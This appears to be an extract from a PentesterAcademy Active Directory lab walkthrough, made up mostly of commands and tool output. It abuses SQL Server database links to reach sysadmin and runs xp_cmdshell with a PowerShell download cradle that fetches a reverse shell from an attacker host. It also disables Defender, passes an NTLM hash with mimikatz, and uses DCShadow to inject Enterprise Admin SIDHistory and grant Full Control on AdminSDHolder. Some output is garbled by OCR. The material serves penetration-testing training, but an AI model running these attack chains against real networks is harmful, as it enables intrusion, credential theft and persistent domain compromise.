PS C:\AD\Tools\PowerUpSQL-master> Import-Module .\PowerupSQL.psd1
PS C:\AD\Tools\PowerUpSQL-master> Get-SQLInstanceDomain | Get-SQLServerinfo -
```

Verbose

```
VERBOSE: dcorp-mgmt.dollarcorp.moneycorp.local, 1433: Connection Failed.
VERBOSE: dcorp-mgmt.dollarcorp.moneycorp.local: Connection Failed.
VERBOSE: dcorp-mssql.dollarcorp.moneycorp.local, 1433: Connection Success.
VERBOSE: dcorp-mssql.dollarcorp.moneycorp.local: Connection Success.
VERBOSE: dcorp-sql1.dollarcorp.moneycorp.local,1433 : Connection Failed.
VERBOSE: dcorp-sql1.dollarcorp.moneycorp.local: Connection Failed.
```

ComputerName : dcorp-mssql.dollarcorp.moneycorp.local

: DCORP-MSSQL Instance

DomainName : dcorp ServiceProcessID : 2848

ServiceName : MSSOLSERVER

ServiceAccount : NT Service\MSSQLSERVER
AuthenticationMode : Windows and SQL Server Authentication

ForcedEncryption : 0 Clustered : No

SQLServerVersionNumber: 14.0.1000.169

SQLServerMajorVersion : 2017

: Developer Edition (64-bit) SOLServerEdition

SQLServerServicePack : RTM OSArchitecture : X64 OsVersionNumber : SOL

: dcorp\studentx Currentlogin

: No IsSysadmin ActiveSessions : 1

: dcorp-mssql.dollarcorp.moneycorp.local ComputerName

Instance : DCORP-MSSQL

DomainName : dcorp : 2848 ServiceProcessID

ServiceName : MSSQLSERVER

ServiceAccount : NT Service\MSSOLSERVER

AuthenticationMode : Windows and SQL Server Authentication

ForcedEncryption : 0 Clustered : No

SQLServerVersionNumber: 14.0.1000.169

SQLServerMajorVersion : 2017

SQLServerEdition : Developer Edition (64-bit)

SQLServerServicePack : RTM
OSArchitecture : X64
OsVersionNumber : SQL

Currentlogin : dcorp\studentX

IsSysadmin : No
ActiveSessions : 1

So, we can connect to dcorp-mssql. Using HeidiSQL client, let's login to dcorp-mssql using windows authentication of studentx. After login, enumerate linked databases on dcorp-mssql:

select * from master..sysservers



So, there is a database link to dcorp-sql1 from dcorp-mssql. Let's enumerate further links from dcorp-sql1. This can be done with the help of openquery:

select * from openquery("DCORP-SQL1",'select * from master..sysservers')



It is possible to nest openquery within another openquery which leads us to dcorp-mgmt:
select * from openquery("DCORP-SQL1",'select * from openquery("DCORPMGMT",''select * from master..sysservers'')')



We can also use Get-SQLServerLinkCrawl for crawling the database links automatically:

PS C:\AD\Tools\PowerUpSQL-master> Get-SQLServerLinkCrawl -Instance dcorp-mssql.dollarcorp.moneycorp.local -Verbose

```
PS C:\AD\Tools> Get-SQLServerLinkCrawl -Instance dcorp-
mssql.dollarcorp.moneycorp.local -Verbose
VERBOSE: dcorp-mssql.dollarcorp.moneycorp.local: Connection Success.
VERBOSE: dcorp-mssql.dollarcorp.moneycorp.local: Connection Success.
VERBOSE: -----
VERBOSE: Server: DCORP-MSSQL
VERBOSE: -----
VERBOSE: - Link Path to server: DCORP-MSSQL
VERBOSE: - Link Login: dcorp\studentadmin
VERBOSE: - Link IsSysAdmin: 0
VERBOSE: - Link Count: 1
VERBOSE: - Links on this server: DCORP-SQL1
VERBOSE: dcorp-mssql.dollarcorp.moneycorp.local: Connection Success.
VERBOSE: dcorp-mssql.dollarcorp.moneycorp.local: Connection Success.
VERBOSE: -----
VERBOSE: Server: DCORP-SQL1
VERBOSE: -----
VERBOSE: - Link Path to server: DCORP-MSSQL -> DCORP-SQL1
VERBOSE: - Link Login: dblinkuser
VERBOSE: - Link IsSysAdmin: 0
VERBOSE: - Link Count: 1
VERBOSE: - Links on this server: DCORP-MGMT
VERBOSE: dcorp-mssql.dollarcorp.moneycorp.local: Connection Success.
VERBOSE: dcorp-mssql.dollarcorp.moneycorp.local : Connection Success.
VERBOSE: -----
VERBOSE: Server: DCORP-MGMT
VERBOSE: -----
VERBOSE: - Link Path to server: DCORP-MSSQL -> DCORP-SQL1 -> DCORP-MGMT
VERBOSE: - Link Login: sqluser
VERBOSE: - Link IsSysAdmin: 0
VERBOSE: - Link Count: 1
VERBOSE: - Links on this server: EU-SQL.EU.EUROCORP.LOCAL
VERBOSE: dcorp-mssql.dollarcorp.moneycorp.local: Connection Success.
VERBOSE: dcorp-mssql.dollarcorp.moneycorp.local: Connection Success.
VERBOSE: -----
VERBOSE: Server: EU-SQL
VERBOSE: -----
VERBOSE: - Link Path to server: DCORP-MSSQL -> DCORP-SQL1 -> DCORP-MGMT ->
EU-SQL.EU.EUROCORP.LOCAL
VERBOSE: - Link Login: sa
VERBOSE: - Link IsSysAdmin: 1
VERBOSE: - Link Count: 0
VERBOSE: - Links on this server:
```

PentesterAcademy.com

Version : SQL Server 2017

Instance : DCORP-MSSQL

CustomQuery :
Sysadmin : 0

Path : {DCORP-MSSQL}

User : dcorp\studentadmin

Links : {DCORP-SQL1}

Version : SQL Server 2017

Instance : DCORP-SQL1

CustomQuery :
Sysadmin : 0

Path : {DCORP-MSSQL, DCORP-SQL1}
User : dblinkuser

User : dblinkuser
Links : {DCORP-MGMT}

Version : SQL Server 2017

Instance : DCORP-MGMT

CustomQuery :
Sysadmin : 0

Path : {DCORP-MSSQL, DCORP-SQL1, DCORP-MGMT}

User : sqluser

Links : {EU-SQL.EU.EUROCORP.LOCAL}

Version : SQL Server 2017

Instance : EU-SQL

CustomQuery :
Sysadmin : 1

Path : {DCORP-MSSQL, DCORP-SQL1, DCORP-MGMT, EU-SQL.EU.EUROCORP.LOCAL}

User : sa Links :

Sweet! We have sysadmin on eu-sql server!

If xp_cmdshell is enabled (or RPC out is true – which is set to false in this case), it is possible to execute commands on eu-sql using linked databases. To avoid dealing with a large number of quotes and escapes, we can use the following command:

PS C:\AD\Tools\PowerUpSQL-master> Get-SQLServerLinkCrawl -Instance dcorp-mssql.dollarcorp.moneycorp.local -Query "exec master..xp_cmdshell 'whoami'"

Version : SQL Server 2017
Instance : DCORP-MSSQL

CustomQuery :
Sysadmin : 0

Path : {DCORP-MSSQL}
User : dcorp\studentx

Links : {DCORP-SQL1, DCORP-SQL1.DOLLARCORP.MONEYCORP.LOCAL}

Version : SQL Server 2017

Instance : DCORP-SQL1

CustomQuery :
Sysadmin : 0

Path : {DCORP-MSSQL, DCORP-SQL1}

User : dblinkuser

Links : {DCORP-MGMT.DOLLARCORP.MONEYCORP.LOCAL}

Version : SQL Server 2017

Instance : DCORP-SQL1

CustomQuery :
Sysadmin : 0

Path : {DCORP-MSSQL, DCORP-SQL1.DOLLARCORP.MONEYCORP.LOCAL}

User : dblinkuser

Links : {DCORP-MGMT.DOLLARCORP.MONEYCORP.LOCAL}

Version : SQL Server 2017

Instance : DCORP-MGMT

CustomQuery :
Sysadmin : 0

Path : {DCORP-MSSQL, DCORP-SQL1, DCORP-

MGMT.DOLLARCORP.MONEYCORP.LOCAL

User : sqluser

Links : {EU-SQL.EU.EUROCORP.LOCAL}

Version : SQL Server 2017

Instance : DCORP-MGMT

CustomQuery :
Sysadmin : 0

Path : {DCORP-MSSQL, DCORP-SQL1.DOLLARCORP.MONEYCORP.LOCAL, DCORP-

MGMT.DOLLARCORP.MONEYCORP.LOCAL}

User : sqluser

Links : {EU-SQL.EU.EUROCORP.LOCAL}

Version : SQL Server 2017

Instance : EU-SQL

CustomQuery : {nt service\mssqlserver, }

Sysadmin : 1

Path : {DCORP-MSSQL, DCORP-SQL1, DCORP-

MGMT.DOLLARCORP.MONEYCORP.LOCAL, EU-SQL.EU.EUROCORP.LOCAL}

User : sa Links :

Version : SQL Server 2017

Instance : EU-SQL

CustomQuery : {nt service\mssqlserver, }

Sysadmin : 1

```
: {DCORP-MSSQL, DCORP-SQL1.DOLLARCORP.MONEYCORP.LOCAL, DCORP-
MGMT.DOLLARCORP.MONEYCORP.LOCAL, EU-SOL.EU.EUROCORP.LOCAL}
User
            : sa
Links
           :
Let's try to execute a PowerShell download execute cradle to execute a PowerShell reverse shell:
PS C:\AD\Tools> Get-SQLServerLinkCrawl -Instance dcorp-
mssql.dollarcorp.moneycorp.local -Query 'exec master..xp cmds
hell "powershell iex (New-Object Net.WebClient).DownloadString(''http://
172.16.100.X/Invoke-PowerShellTcp.ps1'')"'
PS C:\AD\Tools> . .\powercat.ps1
PS C:\AD\Tools> powercat -1 -p 443 -v -t 1000
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Listening on [0.0.0.0] (port 443)
VERBOSE: Connection from [172.16.15.17] port [tcp] accepted (source port
50692)
VERBOSE: Setting up Stream 2...
VERBOSE: Both Communication Streams Established. Redirecting Data Between
Streams...
PS C:\Windows\system32> whoami
nt service\mssqlserver
PS C:\Windows\system32> hostname
eu-sql
PS C:\Windows\system32>
```

eu.eurocorp.local

PS C:\Windows\system32> **\$env:userdnsdomain**


Learning Objective 23:

Task

- Use DCShadow to set a SPN for rootxuser.
- Using DCShadow, set rootxuser's SIDHistory without using DA.
- Modify the permissions of AdminSDHolder container using DCShadow and add Full Control permission for studentx.

Solution

DCShadow is a forest persistence mechanism. At the time of writing, it works only if your machine is a part of the forest root domain. So, you need to make your dcorp-studentx machine a part of the moneycorp.local domain. Studentx user is also a member of the Users group on moneycorp.local which allows you to join your dcorp-studentx machine to moneycorp.local. You simply need to rename your machine to mcorp-studentx and change the domain to moneycorp.local.



Now, run mimikatz.exe as administrator and use the below commands to elevate to SYSTEM. Make sure if you are using a non-custom version of mimikatz, Windows defender is turned off:

PS C:\Windows\system32> Set-MpPreference -DisableRealtimeMonitoring \$true

```
mimikatz 2.1.1 (x64) #17763 Dec 9 2018 23:56:50
  .#####.
 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ## /*** Benjamin DELPY `qentilkiwi` ( benjamin@qentilkiwi.com )
 ## \ / ##
                 > http://blog.gentilkiwi.com/mimikatz
                 Vincent LE TOUX
 '## v ##'
                                                ( vincent.letoux@gmail.com )
  '#####'
                > http://pingcastle.com / http://mysmartlogon.com ***/
mimikatz # !+
[*] 'mimidrv' service not present
[+] 'mimidrv' service successfully registered
[+] 'mimidrv' service ACL to everyone
[+] 'mimidrv' service started
mimikatz # !processtoken
Token from process 0 to process 0
* from 0 will take SYSTEM token
 * to 0 will take all 'cmd' and 'mimikatz' process
Token from 4/System
* to 3192/mimikatz.exe
```

Now, let's provide the details required to push the attributes. For the first task, we want to modify SPN of rootxuser:

```
mimikatz # lsadump::dcshadow /object:rootXuser
/attribute:servicePrincipalName /value:"DCReplication/DCX"
** Domain Info **
Domain:
                DC=moneycorp, DC=local
Configuration: CN=Configuration, DC=moneycorp, DC=local
                 CN=Schema, CN=Configuration, DC=moneycorp, DC=local
Schema:
dsServiceName: ,CN=Servers,CN=Default-First-Site-
Name, CN=Sites, CN=Configuration, DC=moneycorp, DC=local
domainControllerFunctionality: 7 ( WIN2016 )
highestCommittedUSN: 511601
** Server Info **
Server: mcorp-dc.moneycorp.local
 InstanceId: \{fb45bf45-1dd1-4c9b-9c33-164e0a8b1226\}
  InvocationId: {fb45bf45-1dd1-4c9b-9c33-164e0a8b1226}
Fake Server (not already registered): mcorp-studentx.moneycorp.local
** Attributes checking **
```

```
#0: servicePrincipalName
** Objects **
#0: rootxuser
DN:CN=rootxUser, CN=Users, DC=moneycorp, DC=local
  servicePrincipalName (1.2.840.113556.1.4.771-90303 rev 0):
     DCReplication/DCx
      (440043005200650070006c00690063006100740069006f006e002f00440043000000)
** Starting server **
> BindString[0]: ncacn ip tcp:mcorp-studentx[53121]
> RPC bind registered
> RPC Server is waiting!
== Press Control+C to stop ==
And push the attributes from mimikatz which runs with DA privileges:
  .#####. mimikatz 2.1.1 (x64) #17763 Dec 9 2018 23:56:50
 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##
                > http://blog.gentilkiwi.com/mimikatz
 '## v ##'
                Vincent LE TOUX
                                             ( vincent.letoux@gmail.com )
                 > http://pingcastle.com / http://mysmartlogon.com ***/
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # sekurlsa::pth /user:Administrator /domain:moneycorp.local
/ntlm:71d04f9d50ceb1f64de7a09f23e6dc4c /impersonate
user : Administrator
domain : moneycorp.local
program : C:\AD\Tools\mimikatz exe\mimikatz.exe
NTLM : 71d04f9d50ceb1f64de7a09f23e6dc4c
  | PID 580
  | TID 4992
  | LSA Process is now R/W
  | LUID 0 ; 7450035 (00000000:0071adb3)
  \ msv1 0 - data copy @ 000001E18B852560 : OK !
  \ kerberos - data copy @ 000001E18B754628
   -> null
   \ aes128 hmac
   \_ rc4_hmac_nt
                      OK
   \_ rc4_hmac old
                      OK
   \ rc4 md4
   \ rc4 hmac nt exp OK
```

```
\ rc4 hmac old exp OK
   \ *Password replace @ 000001E18C5584B8 (32) -> null
** Token Impersonation **
mimikatz # lsadump::dcshadow /push
** Domain Info **
Domain:
                DC=moneycorp, DC=local
Configuration: CN=Configuration, DC=moneycorp, DC=local
                 CN=Schema, CN=Configuration, DC=moneycorp, DC=local
Schema:
dsServiceName: ,CN=Servers,CN=Default-First-Site-
Name, CN=Sites, CN=Configuration, DC=moneycorp, DC=local
domainControllerFunctionality: 7 ( WIN2016 )
highestCommittedUSN: 511976
** Server Info **
Server: mcorp-dc.moneycorp.local
 InstanceId : {fb45bf45-1dd1-4c9b-9c33-164e0a8b1226}
 InvocationId: {fb45bf45-1dd1-4c9b-9c33-164e0a8b1226}
Fake Server (not already registered): mcorp-studentx.moneycorp.local
** Performing Registration **
** Performing Push **
Syncing DC=moneycorp, DC=local
Sync Done
** Performing Unregistration **
Check the SPN for rootxuser:
PS C:\Users\> Get-NetUser -UserName rootxuser | select serviceprincipalname
serviceprincipalname
_____
Replication/DCx
```

Sweet! For the next task, if we would like to set SIDHistory of rootxuser without using DA, the only thing that changes is the "push". Instead of running mimikatz as DA to push the attributes, we can use Set-DCShadowPermissions.ps1 to provide studentx minimal rights. Keep in mind that, for once, we will still need to have DA privileges.

```
PS C:\WINDOWS\system32> Invoke-Mimikatz -Command '"sekurlsa::pth
/user:Administrator /domain:moneycorp.local
/ntlm:71d04f9d50ceb1f64de7a09f23e6dc4c /run:powershell.exe"
Run the below command from the PowerShell session running as DA:
PS C:\WINDOWS\system32> . C:\AD\Tools\Set-DCShadowPermissions.ps1
PS C:\AD\Tools> Set-DCShadowPermissions -FakeDC mcorp-studentx -
SAMAccountName rootxuser -Username studentx -Verbose
WARNING: This script must be run with Domain Administrator privileges or
equivalent permissions. This is not a check
but a reminder.
VERBOSE: Modifying permissions for user studentx for all Sites in
CN=Sites, CN=Configuration, DC=moneycorp, DC=local
VERBOSE: Providing studentx minimal replication rights in
DC=moneycorp, DC=local
VERBOSE: Providing studentx Write permissions for the computer object
CN=MCORP-STUDENTx, CN=Computers, DC=moneycorp, DC=local to be registered as Fake
VERBOSE: Providing studentx Write permissions for the target object
CN=rootxUser, CN=Users, DC=moneycorp, DC=local
Now, let's provide the details required to push the attributes:
mimikatz # lsadump::dcshadow /object:rootxUser /attribute:SIDHistory
/value:S-1-5-21-280534878-1496970234-700767426-519
** Domain Info **
Domain:
                 DC=moneycorp, DC=local
Configuration: CN=Configuration, DC=moneycorp, DC=local
                  CN=Schema, CN=Configuration, DC=moneycorp, DC=local
dsServiceName: , CN=Servers, CN=Default-First-Site-
Name, CN=Sites, CN=Configuration, DC=moneycorp, DC=local
domainControllerFunctionality: 7 ( WIN2016 )
highestCommittedUSN: 512088
** Server Info **
Server: mcorp-dc.moneycorp.local
  InstanceId : {fb45bf45-1dd1-4c9b-9c33-164e0a8b1226}
  InvocationId: {fb45bf45-1dd1-4c9b-9c33-164e0a8b1226}
Fake Server (not already registered): mcorp-studentx.moneycorp.local
** Attributes checking **
#0: SIDHistory
** Objects **
#0: rootxUser
```

Now, if we push the attributes from a mimikatz instance running as studentx it will have the same effect as that with DA:

```
.#####. mimikatz 2.1.1 (x64) #17763 Dec 9 2018 23:56:50
 .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##
                 > http://blog.gentilkiwi.com/mimikatz
 '## v ##'
                 Vincent LE TOUX
                                                ( vincent.letoux@gmail.com )
                 > http://pingcastle.com / http://mysmartlogon.com
  '#####'
mimikatz # lsadump::dcshadow /push
** Domain Info **
Domain:
                DC=moneycorp, DC=local
Configuration: CN=Configuration, DC=moneycorp, DC=local
                CN=Schema, CN=Configuration, DC=moneycorp, DC=local
dsServiceName: ,CN=Servers,CN=Default-First-Site-
Name, CN=Sites, CN=Configuration, DC=moneycorp, DC=local
domainControllerFunctionality: 7 ( WIN2016 )
highestCommittedUSN: 512092
** Server Info **
Server: mcorp-dc.moneycorp.local
  InstanceId : {fb45bf45-1dd1-4c9b-9c33-164e0a8b1226}
  InvocationId: {fb45bf45-1dd1-4c9b-9c33-164e0a8b1226}
Fake Server (not already registered): mcorp-studentx.moneycorp.local
** Performing Registration **
** Performing Push **
Syncing DC=moneycorp, DC=local
Sync Done
```

```
** Performing Unregistration **
```

Now, rootxuser has Enterprise Admin privileges because of the SIDHistory we injected!

Moving on the next task, let's get the existing ACL of the AdminSDHolder container:

```
PS C:\AD\Tools> (New-Object
```

System.DirectoryServices.DirectoryEntry("LDAP://CN=AdminSDHolder,CN=System,DC=moneycorp,DC=local")).psbase.ObjectSecurity.sddl

```
O:DAG:DAD:PAI(A;;LCRPLORC;;;AU)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;SY)(A;;CCDCLC
SWRPWPLOCRSDRCWDWO;;;BA) (A;;CCDCLCSWRPWPLOCRRCWDWO;;;DA) (A;;CCDCLCSWRPWPLOCRR
CWDWO;;;S-1-5-21-280534878-1496970234-700767426-519) (OA;;CR;ab721a53-1e2f-
11d0-9819-00aa0040529b;;WD) (OA;CI;RPWPCR;91e647de-d96f-4b70-9557-
d63ff4f3ccd8;;PS) (OA;;CR;ab721a53-1e2f-11d0-9819-
00aa0040529b;;PS) (OA;;RP;037088f8-0ae1-11d2-b422-00a0c968f939;4828cc14-1437-
45bc-9b07-ad6f015e5f28;RU) (OA;;RP;037088f8-0ae1-11d2-b422-
00a0c968f939;bf967aba-0de6-11d0-a285-00aa003049e2;RU)(OA;;RP;4c164200-20c0-
11d0-a768-00aa006e0529;bf967aba-0de6-11d0-a285-
00aa003049e2;RU) (OA;;RP;59ba2f42-79a2-11d0-9020-00c04fc2d3cf;4828cc14-1437-
45bc-9b07-ad6f015e5f28;RU) (OA;;RP;bc0ac240-79a9-11d0-9020-
00c04fc2d4cf;bf967aba-0de6-11d0-a285-00aa003049e2;RU)(OA;;RP;bc0ac240-79a9-
11d0-9020-00c04fc2d4cf;4828cc14-1437-45bc-9b07-
ad6f015e5f28;RU) (OA;;LCRPLORC;;4828cc14-1437-45bc-9b07-
ad6f015e5f28;RU) (OA;;LCRPLORC;;bf967aba-0de6-11d0-a285-
00aa003049e2;RU) (OA;;RP;59ba2f42-79a2-11d0-9020-00c04fc2d3cf;bf967aba-0de6-
11d0-a285-00aa003049e2;RU) (OA;;RP;5f202010-79a5-11d0-9020-
00c04fc2d4cf;4828cc14-1437-45bc-9b07-ad6f015e5f28;RU)(OA;;RP;4c164200-20c0-
11d0-a768-00aa006e0529;4828cc14-1437-45bc-9b07-
ad6f015e5f28;RU) (OA;;RP;46a9b11d-60ae-405a-b7e8-ff8a58d456d2;;S-1-5-32-
560) (OA;;RPWP;6db69a1c-9422-11d1-aebd-0000f80367c1;;S-1-5-32-
561) (OA;;RPWP;5805bc62-bdc9-4428-a5e2-856a0f4c185e;;S-1-5-32-
561) (OA;;RPWP;bf967a7f-0de6-11d0-a285-00aa003049e2;;CA)
```

As visible above, a Full Control ACE is (A;;CCDCLCSWRPWPLOCRSDRCWDWO;;;BA), we just need to replace BA with the SID of studentx. We can get the SID using PowerView:

```
PS C:\Users\privuser> Get-NetUser -UserName studentx | select objectsid
```

objectsid

```
S-1-5-21-1874506631-3219952063-538504511-1213
```

So the ACE to append will be (A;;CCDCLCSWRPWPLOCRSDRCWDWO;;; S-1-5-21-1874506631-3219952063-538504511-1213). Now, use mimikatz command below:

```
mimikatz # lsadump::dcshadow
/object:CN=AdminSDHolder,CN=System,DC=moneycorp,DC=local
/attribute:ntSecurityDescriptor
/value:O:DAG:DAD:PAI(A;;LCRPLORC;;;AU)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;SY)(A;
```

```
;CCDCLCSWRPWPLOCRSDRCWDWO;;;BA)(A;;CCDCLCSWRPWPLOCRRCWDWO;;;DA)(A;;CCDCLCSWRP
WPLOCRRCWDWO;;;S-1-5-21-280534878-1496970234-700767426-519)(OA;;CR;ab721a53-
le2f-11d0-9819-00aa0040529b;;WD) (OA;CI;RPWPCR;91e647de-d96f-4b70-9557-
d63ff4f3ccd8;;PS) (OA;;CR;ab721a53-1e2f-11d0-9819-
00aa0040529b;;PS) (OA;;RP;037088f8-0ae1-11d2-b422-00a0c968f939;4828cc14-1437-
45bc-9b07-ad6f015e5f28;RU) (OA;;RP;037088f8-0ae1-11d2-b422-
00a0c968f939;bf967aba-0de6-11d0-a285-00aa003049e2;RU) (OA;;RP;4c164200-20c0-
11d0-a768-00aa006e0529;bf967aba-0de6-11d0-a285-
00aa003049e2;RU) (OA;;RP;59ba2f42-79a2-11d0-9020-00c04fc2d3cf;4828cc14-1437-
45bc-9b07-ad6f015e5f28;RU) (OA;;RP;bc0ac240-79a9-11d0-9020-
00c04fc2d4cf;bf967aba-0de6-11d0-a285-00aa003049e2;RU) (OA;;RP;bc0ac240-79a9-
11d0-9020-00c04fc2d4cf;4828cc14-1437-45bc-9b07-
ad6f015e5f28;RU) (OA;;LCRPLORC;;4828cc14-1437-45bc-9b07-
ad6f015e5f28;RU) (OA;;LCRPLORC;;bf967aba-0de6-11d0-a285-
00aa003049e2;RU) (OA;;RP;59ba2f42-79a2-11d0-9020-00c04fc2d3cf;bf967aba-0de6-
11d0-a285-00aa003049e2;RU) (OA;;RP;5f202010-79a5-11d0-9020-
00c04fc2d4cf;4828cc14-1437-45bc-9b07-ad6f015e5f28;RU) (OA;;RP;4c164200-20c0-
11d0-a768-00aa006e0529;4828cc14-1437-45bc-9b07-
ad6f015e5f28;RU) (OA;;RP;46a9b11d-60ae-405a-b7e8-ff8a58d456d2;;S-1-5-32-
560) (OA;;RPWP;6db69a1c-9422-11d1-aebd-0000f80367c1;;S-1-5-32-
561) (OA;;RPWP;5805bc62-bdc9-4428-a5e2-856a0f4c185e;;S-1-5-32-
561) (OA;;RPWP;bf967a7f-0de6-11d0-a285-
00aa003049e2;;CA) (A;;CCDCLCSWRPWPLOCRSDRCWDWO;;;S-1-5-21-1874506631-
3219952063-538504511-1213)
```

[snip]

Now, with DA privileges (or after modifying permissions), push the attributes:

```
mimikatz # lsadump::dcshadow /push
[snip]
```

Now, if we list the ACL of AdminSDHolder container again we will see that studentx now has Full Control permissions:

```
PS C:\Users> (New-Object
```

System.DirectoryServices.DirectoryEntry("LDAP://CN=AdminSDHolder,CN=System,DC=moneycorp,DC=local")).psbase.ObjectSecurity.sddl

```
O:DAG:DAD:PAI(A;;LCRPLORC;;;AU)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;SY)(A;;CCDCLCSWRPWPLOCRSDRCWDWO;;;SY)(A;;CCDCLCSWRPWPLOCRSDRCWDWO;;;S-1-5-21-1874506631-3219952063-538504511-

1213)(A;;CCDCLCSWRPWPLOCRRCWDWO;;;DA)(A;;CCDCLCSWRPWPLOCRRCWDWO;;;S-1-5-21-280534878-1496970234-700767426-519)(OA;;CR;ab721a53-1e2f-11d0-9819-00aa0040529b;;WD)(OA;;CR;ab721a53-1e2f-11d0-9819-00aa0040529b;;PS)(OA;CI;RPWPCR;91e647de-d96f-4b70-9557-d63ff4f3ccd8;;PS)(OA;CI;RPWPCR;91e647de-d96f-4b70-9557-d63ff4f3ccd8;;PS)(OA;RP;037088f8-0ae1-11d2-b422-00a0c968f939;bf967aba-0de6-11d0-a285-00aa003049e2;RU)(OA;;RP;4c164200-20c0-11d0-a768-00aa006e0529;bf967aba-0de6-11d0-a285-00aa003049e2;RU)(OA;;RP;59ba2f42-79a2-
```

```
11d0-9020-00c04fc2d3cf;4828cc14-1437-45bc-9b07-
ad6f015e5f28;RU) (OA;;RP;bc0ac240-79a9-11d0-9020-00c04fc2d4cf;bf967aba-0de6-
11d0-a285-00aa003049e2;RU) (OA;;RP;bc0ac240-79a9-11d0-9020-
00c04fc2d4cf;4828cc14-1437-45bc-9b07-ad6f015e5f28;RU) (OA;;LCRPLORC;;4828cc14-
1437-45bc-9b07-ad6f015e5f28;RU) (OA;;LCRPLORC;;bf967aba-0de6-11d0-a285-
00aa003049e2;RU) (OA;;RP;5f202010-79a5-11d0-9020-00c04fc2d4cf;4828cc14-1437-
45bc-9b07-ad6f015e5f28;RU) (OA;;RP;4c164200-20c0-11d0-a768-
00aa006e0529;4828cc14-1437-45bc-9b07-ad6f015e5f28;RU) (OA;;RP;037088f8-0ae1-
11d2-b422-00a0c968f939;4828cc14-1437-45bc-9b07-
ad6f015e5f28;RU) (OA;;RP;46a9b11d-60ae-405a-b7e8-ff8a58d456d2;;S-1-5-32-
560) (OA;;RPWP;5805bc62-bdc9-4428-a5e2-856a0f4c185e;;S-1-5-32-
561) (OA;;RPWP;6db69a1c-9422-11d1-aebd-0000f80367c1;;S-1-5-32-
561) (OA;;RPWP;bf967a7f-0de6-11d0-a285-00aa003049e2;;CA)
```